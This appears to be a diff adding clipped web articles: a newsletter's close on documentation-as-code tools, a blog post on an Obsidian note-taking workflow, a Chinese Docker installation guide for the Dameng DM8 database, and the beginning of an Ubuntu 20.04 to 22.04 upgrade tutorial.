1. Use [Asciidoctor](https://asciidoctor.org/) to export changed AsciiDoc documents into HTML5 pages.
|
||||
|
||||
2. Use [GitHub Actions](https://github.com/features/actions) to export HTML5 pages to GitHub Pages.
|
||||
|
||||
3. Use [docToolChain](https://doctoolchain.org/docToolchain/v2.0.x/015_tasks/03_task_publishToConfluence.html) to export HTML5 pages to Confluence.
|
||||
|
||||
|
||||
[
|
||||
|
||||
|
||||
|
||||
](https://substackcdn.com/image/fetch/f_auto,q_auto:good,fl_progressive:steep/https%3A%2F%2Fsubstack-post-media.s3.amazonaws.com%2Fpublic%2Fimages%2F9544d90e-8681-4fc4-a6c0-23d0412b25d6_1650x1919.png)
|
||||
|
||||
Architecture as code workflow
|
||||
|
||||
> *The implementation of this workflow with GitHub Pages and on a simple example that you can use to build your own documentation, can be found in the following **[GitHub repository](https://github.com/milanm/architecture-docs)**.*
|
||||
|
||||
Some other tools you can use with the document-as-a-code approach:
|
||||
|
||||
- **[Sphinx](https://www.sphinx-doc.org/en/master/)**
|
||||
|
||||
- **[Docusaurus](https://docusaurus.io/)**
|
||||
|
||||
- **[Jekyll](https://jekyllrb.com/)**
|
||||
|
||||
- **[ReadTheDocs](https://about.readthedocs.com/)**
|
||||
|
||||
- **[docsify](https://docsify.js.org/#/)**
|
||||
|
||||
|
||||
1. **1:1 Coaching:** [Book a working session with me](https://newsletter.techworld-with-milan.com/p/coaching-services). 1:1 coaching is available for personal and organizational/team growth topics. I help you become a high-performing leader 🚀.
|
||||
|
||||
2. **[Promote yourself to 32,000+ subscribers](https://newsletter.techworld-with-milan.com/p/sponsorship-of-tech-world-with-milan)** by sponsoring this newsletter.
|
||||
@@ -0,0 +1,150 @@
|
||||
---
|
||||
page-title: "My Obsidian Note-Taking Workflow | ssp.sh"
|
||||
url: https://www.ssp.sh/blog/obsidian-note-taking-workflow/
|
||||
date: "2024-08-26 14:10:37"
|
||||
---
|
||||

|
||||
|
||||
I’m currently on vacation, and it is time to dive into one of my favorite topics: **knowledge workflow management**. As I’m sharing most of [my notes](https://brain.ssp.sh/) and even [my book](https://dedp.online/) publicly, it might be interesting to see my knowledge management workflow. I’m also journaling, reflecting, and connecting all my notes, sparking most of my insights into my sharing. All of it happens in plain text in my note-taking app. This article will detail my [Obsidian](http://ssp.sh/brain/obsidian) workflow, which many of you have requested. That’s why I’m sharing some more details here.
|
||||
|
||||
As you might guess, I have a very dedicated workflow. Sometimes, I even get jokes about how organized or methodical I am. I’m not shy about spreading the word about why you should use a second brain and store all information in a central place.
|
||||
|
||||
But once at a time. Besides my deep dives, I wrote about [Personal Knowledge Management Workflow for a Deeper Life](https://www.ssp.sh/blog/pkm-workflow-for-a-deeper-life/), [My Vim-verse](https://www.ssp.sh/blog/my-vimverse/), or [Why Vim Is More Than Just An Editor](http://ssp.sh/blog/why-using-neovim-data-engineer-and-writer-2023/); this article focuses more on the Obsidian and my workflow and how it ultimately led me to more clarity and genuine insights. Key Takeaways are why I use Obsidian for note-taking, the role of Markdown in my note management and essential plugins I use.
|
||||
|
||||
Check out the YouTube Video
|
||||
|
||||
Update: I added a [YouTube Video](https://youtu.be/myHKHM2mIis) to showcase my Obsidian workflow visually. If you prefer watching over reading, check it out below. You can also check out the shorter five-minute version of [Vim with Obsidian (No Mouse 🖱️)](https://youtu.be/LQasaw4MkqE?si=UKRpxwnzGKFHVPlN).
|
||||
|
||||
It’s Not about the Tool
|
||||
|
||||
Obsidian is the tool I use, and I will share a bit more about it. It’s not about which tool you use, as you can achieve the same with any other.
|
||||
|
||||
Everything in my workflow and note-taking approach is [Plaintext Files](http://ssp.sh/brain/plaintext-files) files with some formatting sugar called [Markdown](http://ssp.sh/brain/markdown). I use Vim-motions heavily to make creating notes second nature for me (on a computer, at least). Everything is optimized to improve my workflow and with the lowest barriers possible.
|
||||
|
||||
At a high level, we’ll talk about how my workflow ultimately provides me a “[Deeper Life](http://ssp.sh/brain/deep-life)”, which I’d like to call it, as it is less about business or any other specific use cases but all about your life and [Second Brain](http://ssp.sh/brain/second-brain). Although it will eventually lead to better careers, studies, and life too, as I have noticed for myself over the years, therefore the term deep life.
|
||||
|
||||
Again, all this didn’t happen in a couple of months or a year. This happened over many years, even the over two decades of my professional career, starting with [Microsoft OneNote](http://ssp.sh/blog/tools-i-use-onenote-part-ii/) and constantly improving file structures on my computer.
|
||||
|
||||
To give you some perspective, below you see how my path with note-taking proceeded to this day:
|
||||
|
||||
1. Forgetting everything
|
||||
2. Taking scattered and very detailed notes on multiple devices, apps, and paper
|
||||
3. Improving during my studies with OneNote, where notes related to work or study go into separate notebooks.
|
||||
4. Starting to create a personal notebook for travels, research related outside of work, etc. But there is still a lot of confusion about:
|
||||
1. where to store my notes
|
||||
2. changing of the folder structure
|
||||
3. finding older notes is complex and rarely happened
|
||||
5. Switching to **Obsidian** with a new open format and a different spirit and capabilities.
|
||||
6. Starting my **[Second Brain](http://ssp.sh/brain/second-brain)**
|
||||
1. Constantly updating my long-time wealth of personal knowledge by adding notes about my health, journals, cooking, books I read, and everything related to my life.
|
||||
2. I Started to connect notes and sophisticate my system in a way that I confidentially find it later down my life span, the moment I need it.
|
||||
7. Start using [Vim](http://ssp.sh/brain/vim) and, more importantly, its **[motions](http://ssp.sh/brain/vim-language-and-motions)** for fast and effortless note-taking.
|
||||
8. Sharing them publicly with [Quartz](http://ssp.sh/brain/quartz-publish-obsidian-vault).
|
||||
9. Writing a [book](https://www.dedp.online/) with [MdBook](https://github.com/rust-lang/mdBook) on plain Markdown, sharing as I go as website.
|
||||
|
||||
I’ve written about [how to take notes](https://ssp.sh/blog/how-to-take-notes-in-2021/) and why I chose Obsidian over apps like Notion, Joplin, and Roam. The main reasons at that time were to have an open file format, coming from OneNote where the file format was proprietary, feeling the paint to get *my* notes out of that system (exporting it to HTML and converting them to Markdown, …, see my scripts in [Python](https://github.com/sspaeti/second-brain-public/blob/hugo/utils/find-publish-notes.py), [Rust](https://github.com/sspaeti/second-brain-public/blob/hugo/utils/obsidian-quartz/src/main.rs)), that was very important to me. I also mentioned how collaborating was a non-requirement for me.
|
||||
|
||||
If I reflect, I’m super happy about these choices, and I’m still confident, to this day, that my notes will forever grow with me. Even after Obsidian might die one day, as they are just simple text files with Markdown, they can be opened by any text editor in the past and future.
|
||||
|
||||
Today, I’d add the ability to **find knowledge whenever needed**. Confidentially storing some ideas or notes, knowing I’ll see them when needed, even years later.
|
||||
|
||||
The ability to **search based on a thought**. E.g., I forgot the note or a place, but I know the person who told me, so I searched for the person and found the backlink to the place. As this is so close to how our brains work, this works so well for me, and I rarely search through the folder structure, except for recurring “area notes” based on the [PARA](http://ssp.sh/brain/para) method, which are constant notes such as family, house, health, etc.
|
||||
|
||||
**PARA and [Zettelkasten](http://ssp.sh/brain/zettelkasten)** are two more key players in my knowledge workflow. PARA that I have a minimal file structure that makes sense to me (it was already almost the one I optimized for myself over the year, but it added more sense and explained it more sophisticated). And the Zettelkasten way, that I do not need to spend a thought on where to store my note as one note can potentially belong to many different areas of my life, work, studies, therefore spending time where to store so I can find it later, took a lot of effort. But nowadays, I create a note in my Zettelkasten, which I can easily find with the above-mentioned search.
|
||||
|
||||
If I can’t find a note with one search or it’s missing a keyword, I add that searched keyword to the note, and Obsidian will update all links automatically. Next time I search and use the same initial keyword, I will find that note immediately. Also, for notes that appear highly searched, I will make them easier to search by updating them with more connections or adding more keywords to the title to find them immediately.
|
||||
|
||||
Moreover, Obsidian gives me the power to **use [Vim motions](http://ssp.sh/brain/vim-language-and-motions)**. This means I can use the shortcuts and mouse-free navigation that I learned and optimize it for coding and writing, spending almost no effort in clicking around and navigating through my notes. Obsidian also makes it super easy to add shortcuts to any of the available commands. I am optimizing Obsidian-specific shortcuts and integrating them into my existing workflow.
|
||||
|
||||
Lastly, everything is based on [Plaintext Files](http://ssp.sh/brain/plaintext-files) and [Local First](http://ssp.sh/brain/plaintext-files), with an additional hidden folder called `.obsidian`, which is used for Obsidian to store some metadata.
|
||||
|
||||
It always starts with a template. With `cmd+t` on Mac, I choose a Template. My default is `🌳 Permanent Note Template`, which contains the following content:
|
||||
|
||||
It will automatically file the title and the created date. I will then add the `Origin` so I know what triggered this note. I will add `References` if they connect to an existing note that immediately comes to mind. Usually, I leave this empty in the beginning but add at least one link with `[[]]` within the text.
|
||||
|
||||
For example, I will explain the term or the note I started, and add some rapid thought that might started that note.
|
||||
|
||||
Let’s say I write about a new open-source data ingestion tool. I will say something like, `This is similar to [Airbyte](https://ssp.sh/brain/Airbyte)`, and add the ingestions tool and its definition and features to the text. Usually, I will also add a [Map of Content (MOC)](http://ssp.sh/brain/map-of-content-moc) with all tools listed (e.g., [BI-Tools](https://ssp.sh/brain/bi-tools)), but if not, I can also find it via the backlink of Airbyte in case I need to remember the name of it. As Airbyte is the most significant open-source ingestion tool, this will always come to mind, and I know I have connected it to it.
|
||||
|
||||
Tags can have these different levels:
|
||||
|
||||
- `📬` Start any note, idea, something I read, or anything that comes to mind. Just some fleeting notes. This can also be deleted after a while
|
||||
- `🗃/🌻` I worked on it a bit. I added many fleeting notes, brainstormed, elaborated a bit, and made some references.
|
||||
- `🗃/📖` literature notes written and not ready for the [Permanent Notes](http://ssp.sh/brain/permanent-notes) / Evergreen Notes. Still, [Literature Notes](http://ssp.sh/brain/literature-notes) are formulated in whole sentences and have already worked, or I’m just happy with the content.
|
||||
- `🗃/🌳` Evergreen / Permanent Notes. These long-running notes will end up in [Zettelkasten](http://ssp.sh/brain/zettelkasten) core with my own words. Here, I separated the literature notes into different ideas to follow the zettelkasten principle and link them together.
|
||||
|
||||
This way, I can easily find different levels and quality of my notes, Evergreen being the best, in case I want only well-edited and long-running notes and hide freshly generated ones. See all of my tags in [Taxonomy of note types](http://ssp.sh/brain/taxonomy-of-note-types).
|
||||
|
||||
Although I have started updating the tags less lately, as I have gotten less of this specific need, it would still be there. I also don’t take much time to review my notes and process them from [Literature Notes](http://ssp.sh/brain/literature-notes) to [Permanent Notes](http://ssp.sh/brain/permanent-notes), as I start every note as if they were a permanent note and then add as I go, except for some unique templates like journal, book, or reflection templates.
|
||||
|
||||
See a complete list of my templates:
|
||||
|
||||
[](https://www.ssp.sh/blog/obsidian-note-taking-workflow/images/my-template-list.png "/blog/obsidian-note-taking-workflow/images/my-template-list.png")
|
||||
|
||||
List of my Markdown Templates in Obsidian
|
||||
|
||||
I can use every template at my fingertips if I read another book. I hit `cmd+t`, type `book`, and hit `enter`. Type the name of the book and type `enter` again. Now, I have a note prepared with my book with all the relevant tags and information I want to add, but most importantly, I can immediately take notes of insights and keep them for later.
|
||||
|
||||
This is what the `📚 Book Template` looks like:
|
||||
|
||||
Some of my main plugins I use often in alphabetical order:
|
||||
|
||||
- **dataview**: Database features for within Markdown. Like SQL for notes, you can query lists of open todos, backlinks, and almost anything.
|
||||
- **excalibrain**: This is used to get insights into particular notes and their connections. Visualize its connections and highlight notes that have links both ways.
|
||||
- Maybe even better is [Obsidian Smart Connections](http://ssp.sh/brain/obsidian-smart-connections), but I do not use that since I am sending my personal notes to OpenAI. I am waiting for a local first solution; some trials I noted on [Second Brain Assistant with Obsidian (NoteGPT)](http://ssp.sh/brain/second-brain-assistant-with-obsidian-notegpt).
|
||||
- **note-folder-autorename**: Used initially when you have lots of images and want them to be inside a folder; this creates a folder with the name of the note and adds your note to that folder. There is no need to do all of it manually; configure a shortcut.
|
||||
- **obsidian-admonition**: These are [Admonition (Call-outs)](http://ssp.sh/brain/admonition-call-outs) I use all the time. This makes articles or notes look excellent without breaking the reading flow. For example, add a summary, a quick note, or insight you don’t necessarily want to put inside the text.
|
||||
- **obsidian-auto-link-title**: If you paste a link, it will automatically add the link’s title as the name.
|
||||
- **obsidian-excalidraw-plugin**: Drawing within Markdown
|
||||
- It’s not a template, but what I use all the time is [Mermaid](http://ssp.sh/brain/mermaid). It’s an even better way of drawing with Markdown, as it’s just declarative text that you can generate or update without needing a visual edit. This means I can stay in Vim mode :)
|
||||
- **obsidian-list-callouts**: The same as Admonitions, but with lists. I added one late, but it’s super powerful as I use a lot of lists.
|
||||
- **obsidian-pandoc**: Used for exporting it to a Word document, PDF, or others when I want to share it with other people.
|
||||
- **obsidian-projects**: Notion-like database views with Kanban, Table view, calendar, and gallery, all nicely integrated into Markdown.
|
||||
- **obsidian-reading-time**: Shows the reading time of each note.
|
||||
- **obsidian-vimrc-support**: Additional Vim shortcuts from my Vim configs. See also in my [dotfiles](https://github.com/sspaeti/dotfiles/blob/master/obsidian/.vimrc).
|
||||
- **ollama**: My initial play used for local LLM on my notes.
|
||||
- **omnisearch**: Default fuzzy search when I open or search new notes with `cmd+o`.
|
||||
- **readwise-official**: [ReadWise](http://ssp.sh/brain/readwise) integration that syncs all my comments and highlights from articles I read online or on Kindle.
|
||||
- **remember-cursor-position**: A simple plugin that stores my cursor position for each note.
|
||||
- **settings-search**: Simply search all obsidian settings instead of clicking through them.
|
||||
- **templater-obsidian**: Extended feature for templates.
|
||||
|
||||
You can find all plugins, hotkeys, and Obsidian settings on my [dotfiles](https://github.com/sspaeti/dotfiles/blob/master/obsidian/).
|
||||
|
||||
If you click on my “[brain](http://ssp.sh/brain/)” on this website, you’ll see all the notes I share publicly. These are the same notes I have in my personal Obsidian Vault, with the only difference being an added hashtag `#publish`.
|
||||
|
||||
I share the notes with [Quartz](http://ssp.sh/brain/quartz-publish-obsidian-vault), an [open-source alternative](https://www.ssp.sh/brain/open-source-obsidian-publish-alternatives/) to [Obsidian Publish](https://obsidian.md/publish). If you haven’t seen it, please check it out; it’s outstanding.
|
||||
|
||||
I have an additional script that processes all my notes, copies the ones with the hashtags #publish into Quartz, and then deploys them on my website. I wrote more about that process and included my script on [Public Second Brain with Quartz](http://ssp.sh/brain/public-second-brain-with-quartz).
|
||||
|
||||
The nice thing about Quartz is that it showcases the Obsidian graph and its backlinks. This makes it a powerful tool to explore notes and articles exploitatively, also called a [Digital Garden](http://ssp.sh/brain/digital-garden). Instead of having one-dimensional blogs or glossaries, you can go inward and click on each link you like. The longer you write, the more links you have, and you can link to your vault instead of external pages.
|
||||
|
||||
I wrote a little more about it on the [Future of Blogging](http://ssp.sh/brain/future-of-blogging), as I believe this should be the next step for personal blogs and to grasp dense information. Also, instead of creating copies of the same articles and adding a new year to the title, we can update the actual notes, leading to [continuous notes](http://ssp.sh/brain/continuous-notes) that get constantly updated and improve over time. You do not start from a blank page.
|
||||
|
||||
Imagine if everyone would update their articles or notes instead of creating copies repeatedly; the internet would get a web of remarkable, highly valuable notes. This is one aspect I try with my [Public Second Brain](https://brain.ssp.sh/).
|
||||
|
||||
### [](https://www.ssp.sh/blog/obsidian-note-taking-workflow/#feedback-loop-how-sharing-and-feedback-helps-me-to-learn-more)Feedback Loop: How Sharing and feedback helps me to learn more
|
||||
|
||||
A side effect of sharing publicly is that I get lots of feedback. This feedback loop is the most essential thing that has led me to write to this day. The satisfaction I get from you guys giving me feedback, telling me that it was helpful pointing out some alternatives or just making friends online, is something you can’t replicate in the real world and is hard to conceive until you’ve experienced it.
|
||||
|
||||
Sharing my passion and finding like-minded people as a side effect will make me want to share more. Some call it **Learn in Public**, which I suggest to anyone, even when starting.
|
||||
|
||||
In conclusion, Obsidian and the Second Brain gave me everything I ever dreamed of when I started taking notes. Even things I didn’t know would help me or that I would need. E.g., a graph-based approach. Never would I have thought, as an organized Swiss person, that I would leave the path of putting everything into folder structures to find easily
|
||||
|
||||
The result is more clarity and peace of mind, as I can quickly put down an insight or an exciting thought in my Obsidian Vault and go on with life. For example, at a doctor’s appointment or when you get an allergy test, wouldn’t it be handy to pull up at any time? Exactly! As well as finding that any note intuitively later when needed.
|
||||
|
||||
Another big one is the offline accessibility of all my knowledge. When writing or being somewhere remote, you will have all your (second) brain and can search for something quickly. It also allows [deep work](https://www.ssp.sh/brain/deep-work) to turn off all internet for a more extended period and go into focus mode.
|
||||
|
||||
This happens more often lately that I do google less, but instead search my second brain as I have written it down as I googled it already more than once and just added it to my Obsidian.
|
||||
|
||||
This was a quick rant that I jotted down fast, but I hope it is still attractive to some of you. And please ask me any questions you might have; I’m super passionate about it and happy to share more or learn from your workflow.
|
||||
|
||||
If you want a deeper dive into PKM with Smart Note Taking, Second Brain, Zettelkasten, Getting Things Done (GTD), and Deep Life, check out my 6.5k words article about [Personal Knowledge Management Workflow for a Deeper Life — as a Computer Scientist](http://ssp.sh/blog/pkm-workflow-for-a-deeper-life/).
|
||||
|
||||
To know more about my Vim workflow, check out my two articles, [My Vim-verse](https://www.ssp.sh/blog/my-vimverse/) and [Why Vim Is More Than Just An Editor](http://ssp.sh/blog/why-using-neovim-data-engineer-and-writer-2023/). I also created a short [Video on YouTube](https://youtu.be/LQasaw4MkqE?si=awDwQt160Wd4COGv) and wrote about [Vim for Obsidian](http://ssp.sh/brain/vim-for-obsidian).
|
||||
|
||||
[Markdown vs Rich Text](http://ssp.sh/brain/markdown-vs-rich-text) or [Local First](http://ssp.sh/brain/plaintext-files) are two other rabbit holes I went down. YouTube videos I enjoyed showcasing Obsidian:
|
||||
|
||||
- [Optimal Note Taking Framework for all subjects using Obsidian](https://youtu.be/LyOIvoHtRCM)
|
||||
- [The Rise of Obsidian as a Second Brain](https://youtu.be/nz99I7apNLI)
|
||||
- [Hack Your Brain With Obsidian.md](https://youtu.be/DbsAQSIKQXk)
|
||||
+124
@@ -0,0 +1,124 @@
|
||||
---
|
||||
page-title: "Docker安装 | 达梦技术文档"
|
||||
url: https://eco.dameng.com/document/dm/zh-cn/start/dm-install-docker.html
|
||||
date: "2024-09-05 08:37:13"
|
||||
---
|
||||
## 一、安装前准备
|
||||
|
||||
| 软硬件 | 版本 |
|
||||
| --- | --- |
|
||||
| 终端 | X86-64 架构 |
|
||||
| Docker | 2024 年 4 月版 |
|
||||
|
||||
## 二、下载 Docker 安装包
|
||||
|
||||
请在达梦数据库官网下载 [Docker 安装包](https://eco.dameng.com/download/)。
|
||||
|
||||
## 三、导入安装包
|
||||
|
||||
拷贝安装包到 /opt 目录下,执行以下命令导入安装包:
|
||||
|
||||
Copy`docker load -i dm8_20240422_x86_rh6_64_rq_std_8.1.3.100_pack2.tar`
|
||||
|
||||
结果显示如下:
|
||||
|
||||
|
||||
|
||||
导入完成后,可以使用 `docker images` 查看导入的镜像。结果显示如下:
|
||||
|
||||

|
||||
|
||||
## 四、启动容器
|
||||
|
||||
镜像导入后,使用 `docker run` 启动容器,启动命令如下:
|
||||
|
||||
Copy`docker run -d -p 30236:5236 --restart=always --name=dm8_test --privileged=true -e LD_LIBRARY_PATH=/opt/dmdbms/bin -e PAGE_SIZE=16 -e EXTENT_SIZE=32 -e LOG_SIZE=1024 -e UNICODE_FLAG=1 -e INSTANCE_NAME=dm8_test -v /opt/data:/opt/dmdbms/data dm8:dm8_20240422_rev215128_x86_rh6_64`
|
||||
|
||||

|
||||
|
||||
容器运行相关参数说明:
|
||||
|
||||
| 参数名 | 参数描述 |
|
||||
| --- | --- |
|
||||
| \-d | \-detach 的简写,在后台运行容器,并且打印容器 id。 |
|
||||
| \-p | 指定容器端口映射,比如 -p 30236:5236 是将容器里数据库的 5236 端口映射到宿主机 30236 端口,外部就可以通过宿主机 ip 和 30236 端口访问容器里的数据库服务。 |
|
||||
| \--restart | 指定容器的重启策略,默认为 always,表示在容器退出时总是重启容器。 |
|
||||
| \--name | 指定容器的名称。 |
|
||||
| \--privileged | 指定容器是否在特权模式下运行。 |
|
||||
| \-v | 指定在容器创建的时候将宿主机目录挂载到容器内目录,默认为/home/mnt/disks |
|
||||
|
||||
使用 -e 命令指定数据库初始化参数时,需要注意的是目前只支持预设以下九个 DM 参数。
|
||||
|
||||
| 参数名 | 参数描述 | 备注 |
|
||||
| --- | --- | --- |
|
||||
| PAGE\_SIZE | 页大小,可选值 4/8/16/32,默认值:8 | 设置后不可修改 |
|
||||
| EXTENT\_SIZE | 簇大小,可选值 16/32/64,默认值:16 | 设置后不可修改 |
|
||||
| CASE\_SENSITIVE | 1:大小写敏感;0:大小写不敏感,默认值:1 | 设置后不可修改 |
|
||||
| UNICODE\_FLAG | 字符集选项;0:GB18030;1:UTF-8;2:EUC-KR,默认值:0 | 设置后不可修改 |
|
||||
| INSTANCE\_NAME | 初始化数据库实例名字,默认值:DAMENG | 可修改 |
|
||||
| SYSDBA\_PWD | 初始化实例时设置 SYSDBA 的密码,默认值:SYSDBA001 | 可修改 |
|
||||
| BLANK\_PAD\_MODE | 空格填充模式,默认值:0 | 设置后不可修改 |
|
||||
| LOG\_SIZE | 日志文件大小,单位为:M,默认值:256 | 可修改 |
|
||||
| BUFFER | 系统缓存大小,单位为:M,默认值:1000 | 可修改 |
|
||||
|
||||
> **注意**
|
||||
>
|
||||
> 1.SYSDBA\_PWD 预设的时候,密码长度为 9~48 个字符,docker 版本使用暂不支持特殊字符为密码。
|
||||
> 2.-e 设置的时候 初始化参数必须使用大写,不可使用小写。
|
||||
|
||||
通过以下命令可以查看 Docker 镜像中数据库初始化的参数。
|
||||
|
||||
Copy`docker inspect dm8_test`
|
||||
|
||||
|
||||
|
||||
找到 Env 项可以看到在数据库初始化时设置的参数值,包括页大小(PAGE\_SIZE)、簇大小(EXTENT\_SIZE)、字符集(UNICODE\_FLAG)、默认密码(SYSDBA\_PWD)等。更多数据库初始化实例参数解释可参考达梦数据库安装目录下 doc 目录中《DM8\_dminit 使用手册》。
|
||||
|
||||
容器启动完成后,使用命令 `docker ps` 查看镜像的启动情况,结果显示如下:
|
||||
|
||||

|
||||
|
||||
启动完成后,可通过日志检查启动情况,命令如下:
|
||||
|
||||
Copy`docker logs -f dm8_test 或 docker logs -f a1d3053287b2`
|
||||
|
||||
结果显示如下:
|
||||
|
||||
|
||||
|
||||
## 五、启动/停止数据库
|
||||
|
||||
停止数据库命令如下:
|
||||
|
||||
Copy`docker stop dm8_test`
|
||||
|
||||
|
||||
|
||||
启动数据库命令如下:
|
||||
|
||||
Copy`docker start dm8_test`
|
||||
|
||||

|
||||
|
||||
重启命令如下:
|
||||
|
||||
Copy`docker restart dm8_test`
|
||||
|
||||

|
||||
|
||||
## 六、进入 DM8 容器连接数据库
|
||||
|
||||
通过以下命令进入容器:
|
||||
|
||||
Copy`docker exec -it dm8_test bash`
|
||||
|
||||
连接数据库:
|
||||
|
||||
Copy`./disql SYSDBA/SYSDBA001`
|
||||
|
||||
|
||||
|
||||
> **注意**
|
||||
>
|
||||
> 1.如果使用 docker 容器里面的 disql,进入容器后,先执行 source /etc/profile 防止中文乱码。
|
||||
> 2.新版本 Docker 镜像中数据库默认用户名/密码为 SYSDBA/SYSDBA001。
|
||||
+164
@@ -0,0 +1,164 @@
|
||||
---
|
||||
page-title: "How to Upgrade Ubuntu from 20.04 to 22.04 (Step by Step)"
|
||||
url: https://cloudinfrastructureservices.co.uk/how-to-upgrade-ubuntu-from-20-04-to-22-04-step-by-step/
|
||||
date: "2024-09-11 15:27:35"
|
||||
---
|
||||
How to Upgrade Ubuntu from 20.04 to 22.04 (Step by Step). In this post, we show you how to upgrade Ubuntu from 20.04 to 22.04.
|
||||
|
||||
[Ubuntu 22.04 LTS](https://releases.ubuntu.com/jammy) also called Jammy Jellyfish was released on April 21, 2022, by [Canonical](https://canonical.com/). It is also long term support version and supported until April 2027. Ubuntu 22.04 comes with a new enhancement, a number of software packages, and some powerful features that make your life easier.
|
||||
|
||||
- PHP 8.1.2
|
||||
|
||||
- Python 3.10.4
|
||||
|
||||
- [MySQL](https://cloudinfrastructureservices.co.uk/how-to-setup-mysql-server-phpmyadmin-on-linux-in-azure-aws-gcp/) 8.0.28
|
||||
|
||||
- OpenSSL 3.0
|
||||
|
||||
- Linux kernel v5.15.0-25 & MESA 22
|
||||
|
||||
- Ruby 3.0
|
||||
|
||||
- [PostgreSQL](https://cloudinfrastructureservices.co.uk/how-to-setup-install-postgresql-server-on-azure-aws-gcp/) 14.2
|
||||
|
||||
## New Features in Ubuntu 22.04
|
||||
|
||||
Ubuntu 22.04 comes with many useful features and changes. Some of them are listed below:
|
||||
|
||||
- **GNOME 42** – Ubuntu 22.04 comes with the latest [GNOME 42](https://release.gnome.org/42/) version with a user-friendly interface and several customize options. It also comes with a new screenshot tool for both video recording of desktop and screencast.
|
||||
|
||||
- **Dock Mode** – This feature allows you to change the size of the dock as per your need. Also use it with auto hide feature.
|
||||
|
||||
- **Multitasking Setting** – With this new feature, you don’t need any GNOME tweak tool to access this setting. You can easily enable hot corners using this feature.
|
||||
|
||||
- **Desktop Icons** – In this feature, the position of the new desktop icons is now in the bottom right corner.
|
||||
|
||||
- **Control Mounted Device** – This feature allows you to control the behaviour of mounted drives in the dock. Show or hide the mounted device as per your requirement.
|
||||
|
||||
- **Multimonitor settings** – This feature only supports two monitor setup only. It allows you to get the option to join displays, mirror them or use only one of them.
|
||||
|
||||
- **Raspberry Pi Support** – Ubuntu 22.04 desktop version is now supported on Raspberry Pi devices. However, it can work only on 8 GB [Raspberry Pi](https://www.raspberrypi.org/) version.
|
||||
|
||||
- **Native RDP support** – Ubuntu 22.04 comes with Remina software pre-installed. Use this tool to connect Windows system via [RDP protocol](https://cloudinfrastructureservices.co.uk/how-does-remote-desktop-protocol-work-rdp-protocol-explained/).
|
||||
|
||||
## Types of Upgrade
|
||||
|
||||
There are two methods to upgrade to Ubuntu 22.04 version. The clean upgrade method and inline upgrade method.
|
||||
|
||||
### Clean Upgrade
|
||||
|
||||
In this method, you will need to download the Ubuntu 22.04 [ISO](https://www.iso.org/home.html) image from their official download page, then boot your system from the ISO. Following that you need to format your existing installation and then install the newer version of Ubuntu on your system. Advice: this method is not suitable, because you need to backup all your configuration file and reinstall all necessary software on the new system.
|
||||
|
||||
### Inline Upgrade
|
||||
|
||||
In this method, you upgrade your existing system without losing any configuration files and reinstalling applications. Perform an [inline upgrade](https://cloudinfrastructureservices.co.uk/ubuntu-vs-linux-whats-the-difference/) via GUI or CLI method. This method downloads and installs all packages and a new releases of the operating system on the same system. Compared to a clean upgrade, this method is the fasted method to perform the upgrade.
|
||||
|
||||
## How to Upgrade Ubuntu from 20.04 to 22.04 (Step by Step)
|
||||
|
||||
[](https://net.cloudinfrastructureservices.co.uk/wp-content/uploads/2023/03/How-to-Upgrade-Ubuntu-from-20.04-to-22.04-Step-by-Step.png)
|
||||
|
||||
In this section we navigate you through steps how to upgrade from Ubuntu 20.04 to Ubuntu 22.04.
|
||||
|
||||
### Prerequisites
|
||||
|
||||
Before you start with the system upgrade process, please check the following requirements. If anything missing from the below list, you must implement it before the upgrade process.
|
||||
|
||||
- A root user or a user with sudo privileges is configured on your server with [SSH access](https://cloudinfrastructureservices.co.uk/vpn-vs-ssh-whats-the-difference/).
|
||||
|
||||
- Minimum 20 GB of free disk space available on your system.
|
||||
|
||||
- Fast and stable internet connection to perform the upgrade.
|
||||
|
||||
- Close all running applications.
|
||||
|
||||
### Backup Your Important Data
|
||||
|
||||
Before upgrading your system, it is always recommended to backup your files and directory and place them in a safe location. So if your upgrade process failed then you don’t worry about losing your data. If your server is hosted on the [VPS](https://www.ibm.com/in-en/topics/vps) or VM then create a [snapshot](https://snapshot.org/) of your VM to VPS. So that you can restore it easily in the event of a failed upgrade.
|
||||
|
||||
### Update and Upgrade Existing Packages
|
||||
|
||||
First, get a list of all packages that needs upgrade using the following command.
|
||||
|
||||
Next, update the system package cache using the following command.
|
||||
|
||||
Now, upgrade all the packages to the latest version with the following command.
|
||||
|
||||
This will take some time to upgrade all the packages to the latest version. After the successful upgrade, restart your system to use the latest kernel that comes with the new upgrade.
|
||||
|
||||
Next, remove all unwanted packages, dependencies and cache with the following command.
|
||||
|
||||
Once you are done, please proceed to the next step.
|
||||
|
||||
### Verify the Existing Server Version
|
||||
|
||||
You also need to verify your existing server version. Easily upgrade it to the newer version. First, get a list of all upgradable packages using the following command.
|
||||
|
||||
[](https://net.cloudinfrastructureservices.co.uk/wp-content/uploads/2023/03/check-ubuntu-20.04-version.png)
|
||||
|
||||
### Allow Port 1022 Through UFW
|
||||
|
||||
By default, [SSH](https://www.ucl.ac.uk/isd/what-ssh-and-how-do-i-use-it) uses port 22. However, during the upgrade process, Ubuntu starts the SSH service on port 1022. Connect to your server via SSH if anything goes wrong.
|
||||
|
||||
If you are using the [UFW](https://help.ubuntu.com/community/UFW) [firewall](https://cloudinfrastructureservices.co.uk/top-15-best-open-source-firewalls-for-linux-windows/) and upgrading your server via SSH connection then you will also need to allow port 1022 via UFW. Allow port 1022 with the following command.
|
||||
|
||||
Then, reload the UFW firewall to apply the changes.
|
||||
|
||||
Once you are done proceed to the next step.
|
||||
|
||||
## Upgrade Ubuntu 20.04 to Ubuntu 22.04
|
||||
|
||||
First, install the update-manger-core package on your system with the following command.
|
||||
|
||||
```
|
||||
apt install ubuntu-release-upgrader-core -y
|
||||
```
|
||||
|
||||
Then, start the upgrade process with the following command.
|
||||
|
||||
If there is not any latest version available then you should see the following screen.
|
||||
|
||||
[](https://net.cloudinfrastructureservices.co.uk/wp-content/uploads/2023/03/error-getting-upgrade-release.png)
|
||||
|
||||
Otherwise, you will be notified that an additional SSH service will be started on port 1022. Simply type Y and press ENTER to proceed.
|
||||
|
||||
[](https://net.cloudinfrastructureservices.co.uk/wp-content/uploads/2023/03/ssh-service-notice.png)
|
||||
|
||||
Type **Y** and press the **Enter** key to continue. You should see another message. Just press the **Enter** key. You will see the installation summary.
|
||||
|
||||
[](https://net.cloudinfrastructureservices.co.uk/wp-content/uploads/2023/03/installation-summary.png)
|
||||
|
||||
Type **Y** and press the **Enter** key to start downloading packages needed for the upgrade. After some time, you will be prompted “if you would like your server’s services to be restarted automatically throughout the upgrade”
|
||||
|
||||
[](https://net.cloudinfrastructureservices.co.uk/wp-content/uploads/2023/03/restart-service-notice.png)
|
||||
